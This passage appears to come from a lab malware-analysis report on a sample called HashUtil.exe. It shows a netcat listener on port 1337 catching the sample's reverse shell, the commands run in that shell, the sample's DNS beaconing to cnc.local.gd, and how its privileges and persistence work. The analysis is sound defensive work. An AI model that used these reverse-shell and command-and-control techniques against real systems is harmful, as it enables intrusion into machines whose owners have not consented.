

Figure 6.9: Function CreateProcessA()

VII. Netcat

a) We used netcat to further observe the malware network traffic. Listening on Port 1337 in netcat on our Remnux machine showed us a reverse shell to the directory HashUtil was run. In this case, the victim machine's Desktop directory.



Figure 7.0: Reverse shell to victim's Desktop directory

b) To check if the shell runs, we run the dir command after resuming execution. We see in the figure below the shell is active and returns the content of the victim machine's desktop directory.

```
remnux@remnux: ~
remnux@remnux:~$ sudo nc -l 1337
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B4A6-FEC6

 Directory of C:\Users\IEUser\Desktop

11/20/2023  03:20 PM    <DIR>          .
11/20/2023  03:20 PM    <DIR>          ..
09/20/2023  08:33 AM         1,589,510 7z2301-x64.exe
09/21/2023  11:02 AM    <DIR>          apateDNS
09/21/2023  11:15 AM    <DIR>          BDynamic Tools
09/21/2023  11:12 AM    <DIR>          BStatic Tools
03/19/2019  02:50 AM               900 eula.lnk
11/01/2023  07:09 PM         5,233,152 HashUtil.exe
09/21/2023  11:02 AM    <DIR>          New folder
11/20/2023  03:09 PM         2,189,148 project3.zip
11/20/2023  03:20 PM    <DIR>          Scylla
11/20/2023  03:14 PM    <DIR>          x32dbgScylla
11/20/2023  03:18 PM    <DIR>          x6432dbg
11/20/2023  03:19 PM    <DIR>          x64plgmnr_win32_portable
               4 File(s)      9,012,710 bytes
              10 Dir(s)  24,536,928,256 bytes free

C:\Users\IEUser\Desktop>
```

Figure 7.1: Proof the shell is active

c) Checking Process Explorer, we confirmed that cmd is a child process of HashUtil.exe.

HashUtil.exe	< 0.01	21,036 K	11,988 K	7796		
cmd.exe		2,704 K	3,636 K	932	Windows Command Processor	Microsoft Corporation
conhost.exe		6,500 K	10,768 K	1860	Console Window Host	Microsoft Corporation

Figure 7.2: ProcessExplorer process tree for HashUtil.exe

d) After the shell was established, we can observe in ApateDNS that the malware's attempts to contact cnc.local.gd have stopped since it is not attempting to connect anymore.

Time	Domain Requested	DNS Returned
10:45:02	watson.telemetry.microsoft.com	FOUND
10:45:23	cnc.local.gd	FOUND
10:46:43	ctldl.windowsupdate.com	FOUND
10:46:44	ctldl.windowsupdate.com	FOUND
10:53:23	watson.telemetry.microsoft.com	FOUND
10:56:23	settings-win.data.microsoft.com	FOUND

Figure 7.3: ApateDNS no longer showing repeated requests for cnc.local.gd

e) To confirm the previous suspicion, we killed netcat on the Remnux machine. After killing netcat, we now observe in ApateDNS that the malware is reattempting the connection every two seconds again, indicating it is meant to be always-on.

Capture Window | DNS Hex View

Time	Domain Requested	DNS Returned
10:45:02	watson.telemetry.microsoft.com	FOUND
10:45:23	cnc.local.gd	FOUND
10:46:43	ctldl.windowsupdate.com	FOUND
10:46:44	ctldl.windowsupdate.com	FOUND
10:53:23	watson.telemetry.microsoft.com	FOUND
10:56:23	settings-win.data.microsoft.com	FOUND
11:10:45	cnc.local.gd	FOUND
11:10:47	cnc.local.gd	FOUND
11:10:49	cnc.local.gd	FOUND
11:10:51	cnc.local.gd	FOUND

Figure 7.4: ApateDNS receiving requests for cnc.local.gd again

f) Additionally, we see in ProcessExplorer that the malware kills the cmd child process after the connection is terminated.

x64dbg.exe	0.77	52,460 K	96,928 K	7780 x64dbg
apateDNS.exe		18,116 K	31,888 K	7536
HashUtil.exe	< 0.01	20,940 K	11,736 K	7796

Figure 7.5: Process tree update after shell is closed

g) To reconfirm our suspicions the shell is meant to be always on, or persistent: we listened on 1337 in netcat again, and the connection was reestablished, opening another shell.

```
C:\Users\IEUser\Desktop>^C
remnux@remnux:~$ sudo nc -l 1337
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>
```

Figure 7.6: Reestablished Shell to victim's Desktop directory

h) To check whether the shell has admin privileges, we ran chkdsk, which subsequently failed. This failure indicates that the reverse shell does not have elevated privileges.

```
C:\Users\IEUser\Desktop>^C
remnux@remnux:~$ sudo nc -l 1337
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>chkdsk
chkdsk
Access Denied as you do not have sufficient privileges or
the disk may be locked by another process.
You have to invoke this utility running in elevated mode
and make sure the disk is unlocked.

C:\Users\IEUser\Desktop>S
```

Figure 7.7: Chkdsk failing to run do to missing privileges

i) Note that if you kill the hashutil process, the reverse shell does not close unless it is also killed. If HashUtil.exe is run as an admin, both the background version and its command line process inherit this trait, which allows us to run admin commands. We see below that the chkdsk command runs successfully this time since the cmd prompt now has elevated privileges.

```
C:\Users\IEUser\Desktop>chkdsk
chkdsk
The type of the file system is NTFS.
Volume label is Windows 10.

WARNING!  /F parameter not specified.
Running CHKDSK in read-only mode.

Stage 1: Examining basic file system structure ...
  133888 file records processed.
```

Figure 7.8: Chkdsk running successfully